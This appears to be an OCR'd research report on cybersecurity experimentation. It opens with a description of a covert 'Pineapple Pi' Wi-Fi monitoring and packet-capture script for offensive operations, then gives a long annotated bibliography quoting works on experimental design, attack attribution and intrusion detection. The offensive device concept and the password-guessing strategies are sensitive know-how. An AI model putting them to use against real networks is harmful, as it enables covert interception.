
The script has a few phases. Originally designed for use in a headless configuration, I felt that operators would need some reassurance as they started. If something were to go wrong during the deployment of such a device during an offensive operation, then the risk to the offensive op would be high. Perhaps the impact would be catastrophic. So, to give the operator a chance to see that the device and its scripts were up and working, I installed a long delay at the beginning. My idea was that the device would be powered up, reviewed with a keyboard and monitor, and then the script started. The device would then sleep for a long enough time to allow for penetration of a target area; then, it would begin scanning and capturing packets.

There, too, there would be delays. Since I felt that it was unlikely that a scan would go right the first time, loops were set up to allow for repetitive instances of network survey followed by packet capture. Those durations are also configurable by variable value. During benchtop testing, I compressed the duration of all of these loops so that the whole script would run in about five minutes. Thankfully, this choice paid off; I had many development runs of the script. As with many other things in life, actual use of Pineapple Pi would need to be supported by a significant amount of testing and rehearsal.

First, the program opens with the declaration of a few variables. We set values for counter controlled loops, directories and frequently used filenames, and wireless LAN interfaces. The duration of the loops are also set. When the filenames are constructed, they will have a set of datetime numerals attached to them, separated by underscores. I came up with a format that would better show which file was recorded when, in groups of survey and packet-capture organized by file creation time. As the number of files grew, it became obvious, when working in terminal, that I wanted an easy-to-type set of filenames that could be used without a GUI. I needed some tinkering to come up with the correct syntax for date printing and the arithmetic of loop control in the script. While there are many acceptable variations of those marks; for some reason, I was having a hard time getting the script to accept the summing of the counter. Most of the combinations I expected to work were not working; I found one that did, and then I drove on.

The script will then put the devices into monitor mode. It was here that we were having problems earlier. As emphasized before, if the transceiver cannot go

into monitor mode, the project will fail. The first phrase of commands, with check and kill, will tell airmon-ng to police any processes that might interfere with the capture. In development runs, we could see that demons like wpa_supplicant were getting turned off. These decisions were all automatic; apparently they were made well enough; we never had any other part of the system interfering with the script because of other, normal processes.



Bibliography

[1] Lee Bortherston and Amanda Berlin. The Defensive Security Handbook. O'Reilly, 2017. ISBN: 9781491960387. This book outlines procedures for establishing and implementing security policies within an organization. Its recommendations are based on current common industry practices.

[2] ____. "Internet of Things DDoS White Paper." Electricity Information Sharing and Analysis Center, IOT_DDOS_Whitepaper.pdf.

This report described some contemporary cyberattacks. It included coverage of the Mirai botnet and other large attacks.

[3] ____. "Framework for Improving Ciritcal Infrastructure Cybersecurity." NIST, 2014.

This NIST document provides the summary structure of risk assessments discussed in this report. Most of the document is a large, multi-page chart.

[4] Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[5] Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991.

[6] Anderson, Virgil and Robert McLean. Design of Experiments: A Realistic Approach. pp. 79-93. Purdue University, University of Tennessee. Marcel Dekker, Inc., New York, 1974. ISBN 0-8247-7493-0. UTC Library Call QA 279 .A53

This book shows the more rigid, traditional model of experimental design. It's presented as a reference in contrast to the main theme of quasi-experimentation that is our focus in this study.

[7] Lipsey, Mark, ed.; Trochim, William, ed.; Shadish, William R., Thomas D. Cook, Arthur C. Houts. "Quasi-Experimentation in a Critical Multiplist Mode," Advances in Quasi-Experimental Design and Analysis, New Directions for Program Evaluation. pp.29-46. Cornell University, Claremont Graduate School, American Evaluation Association, 1986.

[8] Ullman, Larry. PHP for the Web. Pearson Education, Peachpit Press, fourth edition, 2011. ISBN 978-0-321-73345-29000.

A tutorial for learning on PHP is presented, with some small instruction on how code can be injected into the program processing cycle.

[9] Tatroe, Kevin and Peter MacIntyre, Rasmus Lerfdorf. Programming PHP. O'Reilly, third edition, 2013. ISBN 978-1-449-39277-2.

A general overview of the language is presented in this manual.

[10] ____. "http://php.net/manual/en/security.database.sql-injection.php" INTERNET. PHP Manua, Security, Database Security.

PHP Manual entry on SQL Injection.

[11] Regalado, Daniel, et. al. Grey Hat Hacking: The Ethical Hacker's Handbook. pp.385-414. McGraw Hill Education, fourth edition, 2015. ISBN 978-0-183238-0.

Regalado's book on hacking is an aggregate of his and other's works. It offers chapters on different flavors of hacking, with variance by system type, target type, and mode of attack. The chapters feature many examples and provide a discourse on the common patterns of attack.

[12] Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8.

This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

[13] Seitz, Justin. Black Hat Python: Python Programming for Hackers and Pentesters. No Starch Press, second printing, 2014. ISBN 978-1-59327-590-7.

This book is a common reference that provides insight into how short Python scripts can be used to quickly generate original programs that can be used for network attacks. It suggests that skilled attackers do not need to rely on prefabricated tools. Also, the commonailty of function between the programs demonstrated and other common resources shows a unity in capability.

[14] ____. SCRT Information Security, "https://www.scrt.ch/en/attack/downloads/mini-mysqlat0r" INTERNET.

This attack tool is published on the Internet. I have seen real-world situations in which I believe it was used to attack the websites of my commercial clients. I first spotted it in a YouTube video that was recorded as an instructive example by hackers for hackers. I decided to include it in the attack suites for the experiment based on my belief that it was an actual attack tool used by skiddies and hackers. It is an automated SQL Injection Attack Tool packaged in Java with a Swing interface.

[15] ____. SCRT Information Security, "https://www.scrt.ch/outils/mms/mms_manual.pdf" INTERNET.

[16] Fresnillo, Rodolfo Resendez. YouTube, "MiniMysqlator & Pblind", "https://www.youtube.com/watch?v=uK3_qR3Kn_g" YouTube,10AUG2010, INTERNET.

This is the link to the video where I first saw MiniMysqlator being used.

[17] Shelly, Gary B. and Harry J. Rosenblatt. Systems Analysis and Design. Course Technology. PP.570-615. CENGAGE Learning, ninth edition, 2012. ISBN 978-1-133-27405-6.

[18] ____. "https://www.nist.gov/news-events/events/2017/03/cybersecurity-framework-virtual-events" NIST, INTERNET.

[19] Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0.

Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[20] Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7.

Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

[21] ____. "https://owasp.org/index.php/Top_10_2013-Top_10" OWASP, 2017. INTERNET.

[22] Haight, Jared. "Introduction to Powershell and How to Use It for Evil." Information Security Lecture sponsored by B-Sides Charleston. Charleston, SC, USA. April 2017.

Jared Haight is the author of "PS>Attack," a library of attack tools for PowerShell. He has since transitioned to employment as a security researcher for Microsoft.

[23] ____. B-Sides Charleston, 11-12NOV2016. Security conference, Charleston, SC.

[24] Gillam, Jason. "Web Penetration and Testing," B-Sides Charleston, 11NOV2016. Class at a security conference, Charleston, SC.

[25] Doug Rodgers, Twitter: @pandatrax, INTERNET. "Beginner Exploit Writing," B-Sides Charleston class, October 2016.

[26] Edwards, Betty. Drawing on the Right Side of the Brain: A Course in Enhancing Creativity and Artistic Confidence. Jeremey P. Tarcher, Inc., St. Martin's Press, 1989. ISBN 978-0-87477-513-2.

Betty Edwards' book describes theories in left and right brain cognition in simple, popular terms for the purpose of supporting instruction in elementary illustration. Her book provides examples on the differences in left-brain, analytical and detailed thinking and in right-brain, holistic evaluations.

[27] ____. PHPUnit, "https://phpunit.de/". INTERNET.

[28] ____. JUnit, "http://junit.org/junit4/". INTERNET.

[29] ____. QUnit, "http://qunitjs.com/". INTERNET.

[30] ____. Selenium, "http://docs.seleniumhq.org/". INTERNET.

[31] ____.Kali Linux, "https://www.kali.org/". INTERNET.

[32] ____. WindowsVM, https://www.microsoft.com/en-us/download/details.aspx?id=3702. INTERNET.

[33] ____. MySQL, "https://www.mysql.com/" . INTERNET.

[34] ____. phpMyAdmin, "https://www.phpmyadmin.net/". INTERNET.

[35] ____. VirtualBox, "https://www.virtualbox.org/". INTERNET.

[36] ____. VMWare, "http://www.vmware.com/". INTERNET.

[37] ____. Microsoft Azure, "https://azure.microsoft.com/en-us/?cdn=disable". INTERNET.

[38] Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

[39] Shadish, William, [95], pp. 2-3: "But when scientists started to use experiments in areas such as public health or education, in which extraneous influences are harder to control ... they found that the controls used in natural science in the laboratory worked poorly in these new applications. So they developed new methods of dealing with extraneous influence, such as random assignment (Fisher, 1925) or adding a nonrandomized control group (Coover & Angell, 1907). As theoretical and observational experience accumulated across these settings and topics, more sources of bias were identified and more methods were developed to cope with them (Dehue, 2000)."

[40] Shadish, William, [96], p. 3 : "Today, the key feature common to all experiments is still to deliberately vary something so as to discover what happens to something else later–to discover the effects of the presumed causes."

[41] Shadish, William, [97], p. 3: "This chapter begins to explore these matters by (1) discussing the nature of causation that experiments test, (2) explaining the specialized terminology (e.g. randomized experiments, quasi-experiments) that describes social experiments, (3) introducing the problem of how to generalize causal connections from individual experiments, and (4) briefly situating the experiment within larger literature on the nature of science."

[42] Shadish, William, [98], p. 4: "John Locke said: ... 'A cause is that which makes any other thing, either simple idea, substance, or mode, begin to be; and an effect is that, which had its beginning from some other thing' (p. 325)."

[43] Shadish, William, [99], p. 4: "A lighted match is, therefore, what Mackie (1974) called an inus condition– 'an insufficient but non-redundant part of an unnecessary but sufficient condition' (p.62) ... It is part of a sufficient condition to start a fire in combination with the full constellation of factors."

[44] Shadish, William, [100], p. 5: "Endostatin was an inus condition. It was insufficient cause by itself, and its effectiveness required it to be embedded in a larger set of conditions that were not even fully understood by original investigators."

[45] Shadish, William, [101], p. 5: "Most causes are more accurately called inus conditions. ... This is one reason that the causal relationships we discuss in this book are not deterministic but only increase in probability that an effect will occur (Eells, 1991; Holland, 1994)."

[46] Shadish, William, [102], p. 5: "To difference degrees, all causal relationships are context dependent, so the generalization of experimental effect is always at issue."

[47] Shadish, William, [103], p. 5: "A counterfactual is something that is contrary to fact."

[48] Shadish, William, [104], p. 5: "An effect is the difference between what did happen and what would have happened."

[49] Shadish, William, [105], p. 6: "How do we know if cause and effect are related? In a classic analysis formalized by the 19th-centure philosopher John Stuart Mill, a causal relationship exists if (1) the cause preceded the effect, (2) the cause was related to the effect, and (3) we can find no plausible alternative explanation for the effect other than the cause."

[50] Shadish, William, [106], p. 7: "A well-known maxim in research is: Correlation does not prove causation. This is so because we may not know which variable came first nor whether alternative explanations for the presumed effect exist."

[51] Shadish, William, [107], p. 7: "Correlations also do little to rule out alternative explanations for a relationship between two variables ... That relationship may not be causal at all but rather due to a third variable (often called a confound)."

[52] Shadish, William, [108], p. 7: "Experiments explore the effects of things that can be manipulated. ... Nonmanipulable events ... or attributes ... cannot be causes in experiments because we cannot deliberately vary them to see what happens. Consequently, most scientists and philosophers agree that it is much harder to discover the effects of nonmanipulable causes."

[53] Shadish, William, [109], p. 9: "The unique strength of experimentation is in describing the consequences attributable to deliberately varying a treatment. We call this causal description."

[54] Shadish, William, [110], p. 9: "... the conditions under which that causal relationship holds – what we call causal explanation."

[55] Shadish, William, [111], p. 10: "The practical importance of causal explanation is brought home when ... (another easily learned manipulation) fails to solve the problem. Explanatory knowledge then offers clues about how to fix the problem ..."

[56] Shadish, William, [112], p. 10: "So causal explanation is an important route to the generalization of causal descriptions because it tells us which features of the causal relationship are essential to transfer to other situations."

[57] Shadish, William, [113], p. 10: "These examples also show the close parallel between descriptive and explanatory causation and molar and molecular causation.[4] ... 4. By molar, we mean something taken as a whole rather than in parts. An analogy is to physics, in which molar might refer to the properties or motions of masses, as distinguished from those of molecules or atoms that make up those masses."

[58] Shadish, William, [114], p. 11: "If experiments are less able to provide this highly prized explanatory causal knowledge, why are experiments so central to science ... ?"

[59] Shadish, William, [115], p. 11: "First, many causal explanations consist of chains of descriptive causal links in which one event causes the next. ... Second, experiments help distinguish between the validity of competing explanatory theories ..."

[60] Shadish, William, [116], p. 12: "In the end, then, causal descriptions and causal explanations are in delicate balance in experiments. What experiments do best is to improve causal descriptions; they do less well at explaining causal relationships."

[61] Shadish, William, [117], p. 14: "In quasi-experiments, the cause in manipulable and occurs before the effect is measured."

[62] Shadish, William, [118], p. 14: "In quasi-experiments, the researcher has to enumerate alternative explanations one by one, decide which are plausible, and then use logic, design, and measurement to assess whether each one is operating in a way that might explain any observed effect."

[63] Shadish, William, [119], p. 15: "The efforts of the quasi-experimenter start to look like attempts to bandage a wound that would have been less severe if random assignment had been used initially."

[64] Shadish, William, [120], p. 15: "The ruling out of alternative hypotheses is closely related to falsificationist logic popularized by Popper (1959). Popper noted how hard it is to be sure that a general conclusion ... is correct based on a limited set of observations ... After all, future observations may change ... So confirmation is logically difficult. By contrast, observing a disconfirming instance ... is sufficient, in Popper's view, to falsify the general conclusion ... Accordingly, Popper urged scientists to try deliberately to falsify the conclusions they wish to draw rather than only to seek information corroborating them. Conclusions that withstand falsification are retained in scientific books or journals and treated as plausible until better evidence comes along. Quasi-experimentation is falsificationist in that it requires experimenters to identify a causal claim and then to generate and examine plausible alternative explanations that might falsify their claim."

[65] Shadish, William, [121], p. 15: "Kuhn (1962) pointed out that falsification depends on two assumptions that can never be fully tested. The first is that the causal claim is perfectly specified. ... Second, falsification falsification requires measures that are perfectly valid reflections of the theory being tested."

[66] Shadish, William, [122], p. 16: "... a fallibilist version of falsification is possible. ... Fallibilist falsification also assumes that theory-neutral observation is impossible but that observations can approach a more factlike status when they have been repeatedly made across different theoretical conceptions of a construct, across multiple kinds of measurements, and at multiple times."

[67] Shadish, William, [123], p. 16: "As a result, observations that repeatedly occur despite different theories being built into them have a special factlike status even if they can never be fully justified as theory-neutral facts."

[68] Shadish, William, [124], p. 16: "It is neither feasible nor desirable to rule out all possible alternative interpretations of a causal relationship. Instead, only plausible alternatives constitute the major focus. ... It also recognizes that many alternatives have no serious empirical or experimental support and so do not warrant special attention. However, lack of support can sometimes be deceiving."

[69] Shadish, William, [125], p. 17: "Thus the focus on plausibility is a two-edged sword: it reduces the range of alternatives to be considered in quasi-experimental work, yet it also leaves the resulting causal influence vulnerable to the discovery that an implausible-seeming alternative may later emerge as a likely causal agent."

[70] Shadish, William, [126], p.18.

"Most experiments are highly localized and particularistic. They are almost always conducted in a restricted range of settings, often just one, with a particular version of one type of treatment rather than, say, a sample of all possible versions."

[71] Shadish, William, [127],p.19: "In defining generalization as a problem, we do not assume that more broadly applicable results are always more desirable."

[72] Shadish, William, [128],p.19: "Experiments that demonstrate limited generalization may be just as valuable as those that demonstrate broad generalization."

[73] Shadish, William, [129], p. 20: "We call these construct validity generalizations (inferences about the constructs that research operations represent) and external validity generalizations (inferences about whether the causal relationship holds over variation in persons, settings, treatment, and measurement variables)."

[74] Shadish, William, [130], p. 20:

"The first causal generalization problem concerns how to go from the particular units, treatments, observations, and settings on which data are collected to the higher order constructs these instances represent."

[75] Shadish, William, [131], p. 21:

"How can we generalize from a sample of instances and the data patterns associated with them to the particular target constructs they represent?"

[76] Shadish, William, [132], p. 21: "The second problem of generalization is to infer whether a causal relationship holds over variations in persons, settings, treatments and outcomes."

[77] Shadish, William, [133], p. 22: "Whichever way the causal generalization issue is framed, experiments do not seem at first glance to be very useful."

[78] Shadish, William, [134], p. 22: "So what is it that justifies any belief that an experiment can achieve a better fit between the sampling particulars of a study and more general inferences to constructs or over variations in persons, settings, treatments, and outcomes?"

[79] Shadish, William, [135], p. 23: "The method more often recommended for achieving this close fit is the use of formal probability sampling of instances of units, treatments, observations, or settings (Rossi, Wright, & Anderson, 1983)."

[80] Shadish, William, [136], p. 23: "Random selection involves selecting cases by chance to represent that population, whereas random assignment involves assigning cases to multiple conditions."

[81] Shadish, William, [137], p. 23: "Random selection occurs even more rarely with treatments, outcomes, and settings than with people."

[82] Shadish, William, [138], p. 24: "Practicing scientists routinely make causal generalizations in their research, and they almost never use formal probability sampling when they do. In this book, we present a theory of causal generalization that is grounded in the actual practice of science (Matt, Cook, & Shadish, 2000)."

[83] Lin, Herbert, [139], p. 96-97 "The following hierarchy ... is largely based on Jason Healey's taxonomy in 'Beyond Attibution: Seeking National Responsibility for Cyber Attacks.'[32]

- A state could be incapable of detecting ...
- ... encourage ...
- ... direct ...
- ... conduct hacking activities."

[84] Lin, Herbert, [140], p. 97: "Prior to 11 September 2001 attacks on the United States, a nation-state was responsible for the acts of private groups inside its territory over which it exercised 'effective control.' [36] In the aftermath of those attacks, the United States took the position that the mere harboring of these actors, even in the absence of control over them, suffixes to make the state where the terrorists are located responsible for their actions, and many parts of the international community, including the UN Security Council, concurred with this position. [37]"

[85] Lin, Herbert, [141], p. 97-98: "For an action or omission to be considered wrongful, it must at least constitute a breach of international obligation. How and to what extent, if any, malicious cyber activities conducted across international borders constitute such breaches is contested and open to question."

[86] Lin, Herbert, [142], p. 98: "To the best of this author's knowledge, there is no body of international law that holds a nation accountable for the actions of its citizens per se."

[87] Lin, Herbert, [143], p. 98: "... three observations are pertinent.

- Technology has very little to say about proper definition for state responsibility ...
- ... the definition that a state will adopt in any given instance will almost certainly depend on the facts and circumstances of that instance ...
- Multiple parties could be responsible depending on how norms for assigning responsibility evolve ... "

[88] Lin, Herbert, [144], p. 99: "Under the Rome Statute (which establishes the International Criminal Court and gives it jurisdiction over individuals charged with war crimes), Fidler argues that 'those making and posting the Islamic State's videos are criminally accountable' under IHL. [42]"

[89] Lin, Herbert, [145], p. 99-100: "... first, that attribution is a largely intractable problem because of technical characteristics and geography of the Internet ...

and second, that attribution is either possible or not possible in any given case of interest. [43] The third assumption – that the main challenge in attribution is finding evidence itself and not in interpreting or using it – is relevant ... "

[90] Lin, Herbert, [146], p. 100: "... the conventional wisdom holds that one cannot attribute a malicious cyber activity to its perpetrator with high confidence. [44]"

[91] Lin, Herbert, [147], p. 101: "The conventional wisdom has a grain of truth to it – technical forensics alone cannot lead to high-confidence attribution. [45] Caloyannides goes so far as to assert that 'forensics' presumed usefulness against anyone with computer savvy is minimal because such persons can readily defeat forensics techniques. Because computer forensics can't show who put the data where forensics found it, it can be evidence of nothing.' [46]"

[92] Lin, Herbert, [148], p. 101: "For example, a given intrusion may be similar or even identical to a previous intrusion – the same code could be executed, the same IP addresses used, the same technical signatures found. Such similarity would suggest that the same party could be behind the intrusion at hand. [47] ...Is such similarity conclusive or dispositive? Absolutely not. But neither should the clue it provides be thrown away."

[93] Lin, Herbert, [149], p. 101: "Behavioral information can also contribute to attribution judgments. For example, Carlin notes that useful clues may be found in the kinds of malware that intruders use and in the way they communicate with their victims. [48]"

[94] Lin, Herbert, [150], p. 102: "... the perpetrators behaved in ways that were similar to the behavior of criminals like serial killers who 'stage' the crime scene, arranging it to send a message or conceal involvement. Such stagings go beyond what is necessary to commit the crime, and they thus provide extra information that can be helpful in attribution."

[95] Lin, Herbert, [151], p. 102: "Another indicator may be the time of day ... In neither case is such evidence conclusive, but that evidence constitutes additional data points that may point to the human intruder."

[96] Lin, Herbert, [152], p. 102: "Sometimes intruders make mistakes of operational security. For example, an intruder may discuss his or her plans on insecure channels that are monitored."

[97] Lin, Herbert, [153], p. 102: "Because intelligence agencies collect information from a variety of different sources in different parts of the world, sometimes such information is available ..."

[98] Lin, Herbert, [154], p. 102: "The style and methodology of an intrusion may also be helpful to attribution."

[99] Lin, Herbert, [155], p. 103: "According to the CIA, human intelligence (HUMINT)–information that can be gathered from human sources–is collected

through 'clandestine acquisition of photography, documents, and other material, overt collection by people overseas, debriefing of foreign nationals and U.S. citizens who travel abroad, and official contacts with foreign governments.' [50]"

[100] Lin, Herbert, [156], p. 103: "HUMINT is not necessarily clandestine."

[101] Lin, Herbert, [157], p. 104: "Geopolitical circumstances could provide clues as to who would want to launch a particular intrusion."

[102] Lin, Herbert, [158], p. 104: "Finally, historical relationships help to frame the attribution process."

[103] Lin, Herbert, [159], p. 104: "In short, attribution is an all-source issue–no one method or source of information can be used to point fingers, but multiple sources taken as a whole may paint a convincing picture ..."

[104] Lin, Herbert, [160], p. 105-106: "Lastly, it is important to understand that the all-source intelligence process described in this section has a different focus than the discussion of the ultimate responsibility of states and non-state actors in previous sections. ... understanding who did what (the focus of the intelligence process) is different from, though relevant to, understanding who is to blame."

[105] Lin, Herbert, [161], p. 106 "U.S. Government views of attribution have evolved over the past half-dozen years. ... In 2010, [William Lynn said,] ' ... the forensic work necessary to identify an attacker may take months, if identification is possible at all.' ... In 2012, [Leon Panetta said,] '... DOD has made significant investments in forensics to address this problem of attribution and we're seeing returns on that investment.' ... In 2015, the DOD Cyber Strategy stated, ' ... On matters of intelligence, attribution and warning, DOD and the intelligence community have invested significantly in all source collection, analysis, and dissemination capabilities, all of which reduce the anonymity of the state and non-state actor activity in cyberspace. Intelligence and attribution capabilities help to unmask an actor's cyber persona, identify the attack's point of origin, and determine tactics, techniques and procedures."

[106] Lin, Herbert, [162], p. 106-107 "Also in 2015, ... James Clapper testified, '... most can no longer assume that their activities will remain undetected. Nor can they assume that if detected, they will be able to conceal their identities.' ... He testified in 2016, '... However improvements in offensive tradecraft, the use of proxies, and the creation of cover organizations will hinder timely, high-confidence attribution of responsibility for state-sponsored cyber operations.' [55]"

[107] Lin, Herbert, [163], p. 107: "Regarding the value of private-sector attribution, the DOD Cyber Strategy of 2015 notes that private-sector parties ... 'can play a significant role in dissuading cyber actors from conducting attacks in the first place.'"

[108] Lin, Herbert, [164], p. 107: "In addition to the Mandiant APT1 report described above some other examples of private sector involvement in attribution include:[57]...

- FireEye's report, 'APT28 - A window Into Russia's Cyber Espionage Operations' ... [58]...
- Novetta's report, 'Operation SNM: Axiom Threat Actor Group Report' ... [59]...
- CrowdStrike's report, 'CrowdStrike Intelligence Report: Putter Panda' ... [60]..."

[109] Lin, Herbert, [165], p. 108-109 "Private-sector involvement in attribution has advantages and disadvantages.[61] ...[Advantages include:]

- Lack of independent quality control ...
- ... possible lack of true independence of the private-sector report. ...
- ... nations other than the United States often do not appreciate fully the separation between public and private sector ..."

[110] Lin, Herbert, [166], p. 110: "... has presumed that the attribution task is to determine as best as possible the machine, human intruder, and/or ultimately responsible parties that are behind a given malicious cyber incident. ... whereas attribution to an ultimately responsible party strongly depends on the legal, policy, and political definition of 'ultimately responsible.'"

[111] Watson, Colin and Tin Zaw. OWASP Automated Threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9.

[112] Watson, Collin and Tin Zaw, [167], p. 17: " ... the best defended applications do not rely solely upon standalone external operational protections, but also have integrated protection built into the design."

"Countermeasures are controls that attempt to mitigate the identified automated threats in three ways:

- Prevent - Controls to reduce the susceptibility to automated threats
- Detect - Controls to identify whether an automated user is a human ...
- Recover - Controls ... to assist return of the application to its normal state"

[113] Nather, Wendy quoted by Marcus Ranum. "Wendy Nather: 'We're on a trajectory for profound change'," Medium. http://searchsecurity.techtarget.com/opinion/Wendy-Nather-Were-on-a-trajectory-for-profound-change, INTERNET.

[114] Interview, Marcus Ranum and Wendy Nather, [168]: "[Ranum:] I found the field fascinating because it was so irregular. Nobody really seemed to know how to think about it, except for the formal systems/Orange Book (Trusted Computer System Evaluation Criteria) crowd, and they were off in impractical la-la land.

Nather: We were all making stuff up as fast as we could. This was in the mid-90s, and we did our bank's first internet presence in the form of a website. I had two or three teams of engineers all checking each other's work because we were all really nervous about what this was going to be like."

[115] Interview, Marcus Ranum and Wendy Nather, [169]:

"Nather: (Laughs) I think we're on a trajectory for profound change. It used to be that everyone who worked in computing or who created anything was expected to be technical, and therefore we felt confident in making fun of them if they messed up – we were all on the same playing field. But now, there are manufacturers that don't have any feel for the security side of things. It's not fair to look down our noses at them, and it's really becoming democratized in a way, but we do have to help them."

[116] Watson, Collin and Tin Zaw, [170], p. 8, Figure 1: Glossary of attack terms collected from OWASP Automated Threat Handbook PDF Online Version. https://www.owasp.org/index.php/File:Automated-threat-handbook.pdf "Figure 1: Automated Threat Events, ordered by ascending name

- OAT-017 Spamming Malicious or questionable information addition that appears in public or private content, databases or user messages
- OAT-002 Token Cracking Mass enumeration of coupon numbers, voucher codes, discount tokens, etc
- OAT-014 Vulnerability Scanning Crawl and fuzz application to identify weaknesses and possible vulnerabilities "

[117] Shadish, William. CV, University of California Merced. INTERNET: http://faculty.ucmerced.edu/wshadish/shadish-cv-jan-2015.

Shadish, William. Biographical sketch, University of California Merced.http://faculty.ucmerced.edu/wshadish/biosketch.

[118] ____. INTERNET: http://www.ipr.northwestern.edu/workshops/annual-summer-workshops/quasi-experimental-design-and-analysis/

This workshop shows that Shadish's methods are still being studied and implemented. This workshop is one example of coaching other professionals into using quasi-experimental design techniques. It was sponsored by Northwestern University and funded by a grant from the US Department of Education.

[119] Shadish, William, [171], p. 12.

[120] Shadish, William, [172], p. 14.

[121] Shadish, William, [173] pp. 21-35.

Intrusion detection systems,

[122] Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357

[123] Stallings, William. [174] p. 348 "As with statistical anomaly detection, rule-based anomaly detection does not require knowledge of security vulnerabilities within the system. Rather, the scheme is based on observing past behavior and, in effect, assuming that the future will be like the past. In order for this approach to be effective, a rather large database of rules will be needed. For example, a scheme described in [VACC89] contains anywhere from 104 to 106 rules."

[124] Stallings, William. [175] p. 355 RFCs for Intrusion Detection Exchange Format:

- RFC 4766 - Intrusion Detection Message Exchange Requirements
- RFC 4765 - Intrusion Detection Message Exchange Format
- RFC 4767 - Intrusion Detection Exchange Protocol

[125] Stallings, William. [176] p. 363 Poor password choices, from Stallings, roughly 25% of passwords could be cracked using four strategies:

- "Try the user's name, initials, account name and other relevant information ...
- "Try words from various dictionaries ...
- "Try various permutations of words from step 2 ...
- "Try various capitalization permutations from words in step 2 that were not considered in step 3 ... "

[126] Stallings, William. [177] p. 363 "Test involved in the neighborhood of 3 million words ..."

